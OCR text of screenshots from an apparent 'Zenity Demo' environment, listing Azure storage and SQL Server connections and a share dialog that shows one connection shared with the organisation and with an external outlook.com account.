



Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	13 min ago	Connected
✓ jamieredingcustomerdata.file.core.windows.net Azure File Storage	12 min ago	Connected
Azure Queues Azure Queues	3 wk ago	Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage	16 min ago	Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	22 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected



Connections in Zenity Demo (default)

Name	Modified	Status
https://enterpriseip.blob.core.windows.net/patentarchive Azure Blob Storage	14 min ago	Connected
jamieredingcustomerdata.file.core.windows.net Azure File Storage	13 min ago	Connected
Azure Queues Azure Queues		Connected
jamieredingcustomerdata.table.core.windows.net/cust... Azure Table Storage		Connected
enterprisefinancial financialreports.database.windows.n... SQL Server	23 min ago	Connected
enterprisecustomers customercareinsights.database.wi... SQL Server	2 wk ago	Connected




Share jamieredingcustomerdata.file.core.windows.net

Enter names, email addresses, user groups, service principal names, or service principal app id

Shared with

Name	Email	Permission
Shared with org		Can use
Jamie Reding	jamier@zenitydemo.on...	Owner
jamiercontoso	jamiercontoso@outlook....	Can use + share

enterprisecustomers customercareinsights.database.wi... SQL Server · 2 wk ago · Connected



Share jamieredingcustomerdata.file.core.windows.net

